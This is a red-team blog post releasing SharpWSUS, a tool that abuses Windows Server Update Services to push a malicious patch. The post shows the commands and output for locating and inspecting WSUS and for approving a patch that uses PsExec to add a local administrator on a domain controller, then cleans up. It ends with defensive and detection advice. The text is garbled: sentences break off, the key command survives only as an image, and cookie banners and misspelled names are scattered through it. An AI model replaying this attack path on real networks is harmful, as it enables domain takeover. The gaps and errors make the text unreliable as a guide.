

Phil Keeble

05 May 2022

Today, we're releasing a new tool called SharpWSUS. This is a continuation of existing WSUS attack tooling such as WSUSPendu and Thunder_Woosus. It brings their complete functionality to .NET, in a way that can be reliably and flexibly used through command and control (C2) channels, including through [PoshC2](#).

The Background to SharpWSUS

During a recent red team engagement, a client wanted to see if a backup server could be compromised. The backup server was critical to the organisation and had consequently been the target of several rounds of red teaming and subsequent remediation, making compromise difficult. During this engagement, we found that the backup server had been removed from Active Directory (AD) and was also segmented from the network, making common lateral movement techniques unsuitable. The only common path seen was Remote Desktop Protocol (RDP) from certain hosts on the network to the target server with a local account. However, no local account was identified during the engagement. With this in mind, we looked for other avenues, for example leveraging servers that would need to connect to all other servers in the environment, and which would need to authenticate and issue code in some way. Enter Windows Server Update Services (WSUS).

Download SharpWSUS


 **GitHub:** <https://github.com/nettitude/SharpWSUS>

WSUS Introduction


WSUS is a Microsoft solution for administrators to deploy Microsoft product updates and patches across an environment in a scalable manner, using a method where the internal servers do not need to reach out to the internet directly. WSUS is extremely common within Windows corporate environments.

WSUS Architecture

Typically, the architecture of WSUS deployments is quite simple, although they can be configured in more complex ways. The most common deployment consists of one WSUS server within the corporate network. This server will reach out to Microsoft over HTTP and HTTPS to download Microsoft patches. After downloading these, the WSUS server will deploy the patch to clients as they check in to the WSUS server. Communication between the WSUS server and the clients will occur on port 8530 for HTTP and 8531 for HTTPS. An example of this deployment is below:



This image is from <https://docs.microsoft.com/de-de/security-updates/windowsupdateservices/18127657>. In a more complex deployment of WSUS, there may be one main WSUS server that communicates over the internet to Microsoft, then internally the main WSUS server pushes the patches out to other internal WSUS servers, which then deploy it to clients. In this scenario the WSUS server connecting to the internet would be known as the Upstream Server, and the WSUS servers that do not have internet access and get their patches from the Upstream Server would be Downstream Servers. An example diagram of this is below:



This image is from <https://docs.microsoft.com/de-de/security-updates/windowsupdateservices/18127657>. The most common deployment seen is a singular WSUS server deploying patches to all clients within the estate. This deployment means that



GitHub Projects

Check out our latest projects at [GitHub](#)



Welcome

[Click here for help & guidance](#)



By clicking “Accept All Cookies”, you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Cookie Policy](#)

Accept All

Reject All

Cookies Settings

- Enumerate the contents of the WSUS server to determine which machines to target.

- Create a WSUS group.
- Add the target machine to the WSUS group.
- Create a malicious patch.
- Approve the malicious patch for deployment.
- Wait for the client to download the patch.
- Clean up after the patch is downloaded.

Locating the WSUS server

The WSUS server that a client is using can be found by querying the following registry key:

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate

This key will be present on any workstation or server managed through WSUS. Since the most common deployment is of a singular WSUS server, there is a good chance that the one in the key is the same one used for critical servers.

This can be enumerated through SharpWSUS using `SharpWSUS.exe locate`.

[illegible]

Enumerating the WSUS server

Once the WSUS server is compromised, SharpWSUS can be used to enumerate various details about the WSUS deployment, such as the computers being managed by the current server, the last time each computer checked in for an update, any Downstream Servers, and the WSUS groups.

This is done through the command `SharpWSUS.exe inspect`.

[illegible]

This provides the information needed to choose which machine to target in the environment. For example, within this environment this WSUS server managed the Domain Controllers such as *bloredc2.bloresbank.local*. This is a common configuration of WSUS and often not treated as critical as Domain Controllers or other assets it manages. For this demo we will compromise the Domain Controller by adding a new local administrator.

Lateral Movement

A key consideration with WSUS lateral movement is that there is no way to control when a client checks in from the server. This means that once a patch is deployed the lateral movement won't succeed until the client installs the update. Often times the client will check in for patches on a regular cycle, for example daily, but the patches won't be installed until a patching day that might happen once a month. Some clients may be configured to install patches immediately if their priority level is high enough.

The first step of abusing WSUS is to create the malicious patch, which does have some limitations. When creating the patch there are various values that can be configured through the command line in SharpWSUS, allowing the operator to change the Indicators of Compromise (IoCs) of the patch. There is also a value for the payload and arguments. The payload must be a Microsoft signed binary and must point to a location on disk for the WSUS server to that binary.

While the need for a signed binary can limit some attack paths, there are still plenty of binaries that could be used such as *PSEXEC.exe* to run a command as SYSTEM, *RunDLL32.exe* to run a malicious DLL on a network share, *MsBuild.exe* to grab and execute a remote payload and more.

The example in this blog will use *PsExec.exe* for code execution (<https://docs.microsoft.com/en-us/sysinternals/downloads/psexec>).

A patch leveraging DeFuzz can be done with the following command:


By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Cookie Policy](#)




Note the GUID returned from the command as this GUID is the Update ID of the patch and will be needed for further commands including cleaning up.

This malicious patch uses the *PsExec.exe* binary stored on the WSUS server which was uploaded through the C2. This patch will add a new user with the username *WSUSDemo* and grant them administrative rights over whichever machine it is installed on.

When the patch is created it will be visible in the WSUS console. The patch made can be seen below:



If the patch is clicked, then more information can be seen:



As part of the patch creation process, the binary used in the patch is also copied to the WSUS content location and called “wuagent.exe”. In this case the WSUS content location is “C:\UPDATES\WsusContent”, and the binary will be copied too “C:\UPDATES\wuagent.exe”. This allows it to be collected from the WSUS client. If the binary is executed the *PsExec.exe* help menu is seen, showing its just a copy of the Windows signed binary.

```
PS C:\UPDATES> .\wuagent.exe

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

PsExec executes a program on a remote system, where remotely executed console
applications execute interactively.

Usage: psexec [[computer[,computer2[...]] | @file]][-u user [-p psswd]][-n s][-r servicename][-h
ssion]][-c [-f][-v]][-w directory][-d][-x priority][[-a n,n,...]][-verbose] cmd [arguments]
    -a
        Separate processors on which the application can run with
        commas where 1 is the lowest numbered CPU. For example,
        to run the application on CPU 2 and CPU 4, enter:
        "-a 2,4"
    -c
        Copy the specified program to the remote system for
        execution. If you omit this option the application
        must be in the system path on the remote system.
```

After the patch is made, the next steps are to create a group, add the target computer to the group and then deploy the patch to that group.

This is due to WSUS patches being approved per WSUS group and not per machine. This means that for targeting a specific machine, it would be

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Cookie Policy](#)

```
#####
S H A R P W S U S
#####

Phil Keeble @ Nettitude Red Team

[*] Action: Approve Update

Targeting bloredc2.blorebank.local
TargetComputer, ComputerID, TargetID
-----
bloredc2.blorebank.local, ac661454-10d4-477f-9e1c-04e1bb3cf429, 16
Group Exists = False
Group Created: Demo Group
Added Computer To Group
Approved Update

[*] Approve complete
```

This will check if the group “Demo Group” exists and create it if it doesn’t. It will then add the Domain Controller to the group and approve the malicious patch for the group.


You can check the group being created by running the inspect command again.

```
##### Group Enumeration #####
GroupName
-----

All Computers
Demo Group
Downstream Servers
Unassigned Computers

[*] Inspect complete
```

This can also be seen in the WSUS console.



After this it is a waiting game for the client to download and install the patch. SharpWSUS can be used to enumerate the status of the update: `SharpWSUS.exe check /updateid:5d667dfd-c8f0-484d-8835-59138ac0e127 /computername:bloredc2.blorebank.local`”, where the *updateid* is the same as before.

```
#####
S H A R P W S U S
#####

Phil Keeble @ Nettitude Red Team

[*] Action: Check Update


Targeting bloredc2.blorebank.local
TargetComputer, ComputerID, TargetID
-----
bloredc2.blorebank.local, ac661454-10d4-477f-9e1c-04e1bb3cf429, 16

Update Info cannot be found.


[*] Check complete
```

This value is pretty slow to update and can be unreliable. It is the same way using the WSUS console as well, it seems like WSUS is just not very efficient at tracking status. Until the target computer next checks in the value will not be populated so it will return the message above.


To speed up the demo the client will be forced to look for updates.



This showed important updates to be installed...



... including the malicious patch.




```
PS C:\Users\ben> net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain
Members

-----
Administrator
ben
Domain Admins
Enterprise Admins
SCCM-Admins
SCCM-SiteServers
veeam_local_pt
The command completed successfully.

PS C:\Users\ben>
```

Then the patch is installed:




The new local administrator was made on the Domain Controller!


```
PS C:\Users\ben> net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain
Members

-----
Administrator
ben
Domain Admins
Enterprise Admins
SCCM-Admins
SCCM-SiteServers
veeam_local_pt
WSUSDemo
The command completed successfully.
PS C:\Users\ben>
```


Once the patch is installed on the target machine, the client will be able to see the following information.



If they click on the title of the update they will be taken to the details for the patch.




Once the client has checked in the status will be updated. This is still delayed and can take time to alter in the database. It seems the value will be updated when the computer next checks-in after its installed, which can take a few check-ins.




Once the patch is installed clean-up can be performed within SharpWSUS with the following command:

```
SharpSUS.exe delete /updateid:5d667dfd-c8f0-484d-8835-59138ac0e127 /computername:bloredc2.bloirebank.local /groupname:"Demo Group"
```




By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Cookie Policy](#)

This will decline the patch, delete the patch, remove the target from the group and delete the group.
Looking on the WSUS console it can be seen that the group is removed.



If the patch is explicitly searched for within WSUS, it is no longer there.



It should be noted that the patch binary “wuagent.exe” will remain on disk and is up to the operator to delete manually.

Protecting Against WSUS Abuse

Lateral movement through WSUS is not a new technique, however it is an option that will likely remain available to attackers for some time. Whilst preventing this access to local SYSTEM to abuse WSUS like this is not possible, it is possible to understand the attack path and take precautions.

The best defence against this would be segmenting the WSUS server from the network so that the server itself is more difficult to compromise, along with implementing a tiered WSUS structure with Upstream and Downstream Servers so that clients can be distributed between each relevant WSUS server.

Segmentation of the WSUS servers from the network makes the WSUS server more difficult to compromise and can force an attacker down a specific path that could be detected. Separating clients out to different WSUS servers limits where an attacker can laterally move to after compromising a downstream Server.

Various artefacts exist that may present an opportunity for detection:

- A new WSUS group with one host is likely to be created. For more mass ransomware type attacks this may be all hosts in a new group.
 - The default group name within SharpWSUS is “InjectGroup”
- The malicious patch itself and its metadata could all lead to detection opportunity if looking for patches outside of the normal Microsoft patches. The default patch created by SharpWSUS will have the following metadata:
 - Title: “SharpWSUS Update”
 - Date: “2021-09-26”
 - Rating: “Important”
 - KB: “5006103”
 - Description: “Install this update to resolve issues in Windows.”
 - URL: “https://www.nettitude.com”
- When the patch is created, a Microsoft signed binary will be copied to the WSUS web root. If the WSUS content location was C:\Updates\WSUSContent for example, then the signed binary would be placed in C:\Updates\WUAgent.exe. This binary will not be removed after the patch is deleted, so this binary on disk could provide detection cases for WSUS being abused and may indicate what the abuse was (such as *PsExec.exe*, *MsiExec.exe* etc).
- When the WSUS patch is approved, the user that approved it is stored and can be seen in the console. This appears to be often “WUS Server”, and that is what SharpWSUS will use. If your environment uses an alternate approval user then this could stand out.

Summary

WSUS is a core part of Windows environments and is very often deployed in a way that would allow an attacker to use it to bypass internal networking restrictions. This blog has not detailed any new attack techniques, but the release of SharpWSUS (<https://github.com/nettitude/SharpWSUS>) aims to aid with offensive security professionals utilising this attack path through C2 to demonstrate the risks and aid with improvement.

Download SharpWSUS



GitHub: <https://github.com/nettitude/SharpWSUS>

Latest Cyber Labs articles

Article

Article

Article

Accelerator Program

Do you want a job in cyber security but don’t know how

Rocktastic

Bigger, better (faster, stronger...) Bigger isn’t always

Binary Ninja Plugin

Recently, in response to a customer incident we needed to reverse engineer a malware sample of WhiteRabbit

By clicking “Accept All Cookies”, you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Cookie Policy](#)



Who we are Careers Resources

LRQA and any variants are trading names of LRQA Group Limited, its subsidiaries and affiliates. LRQA Group Limited, registered number 1217474, is a limited company registered in England and Wales. Registered office: 1, Trinity Park, Bickenhill Lane, Birmingham B37 7ES. © 2024 LRQA Group Limited.

Privacy notice Cookie Policy Terms of use Modern Slavery Statement Governance

By clicking “Accept All Cookies”, you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Cookie Policy](#)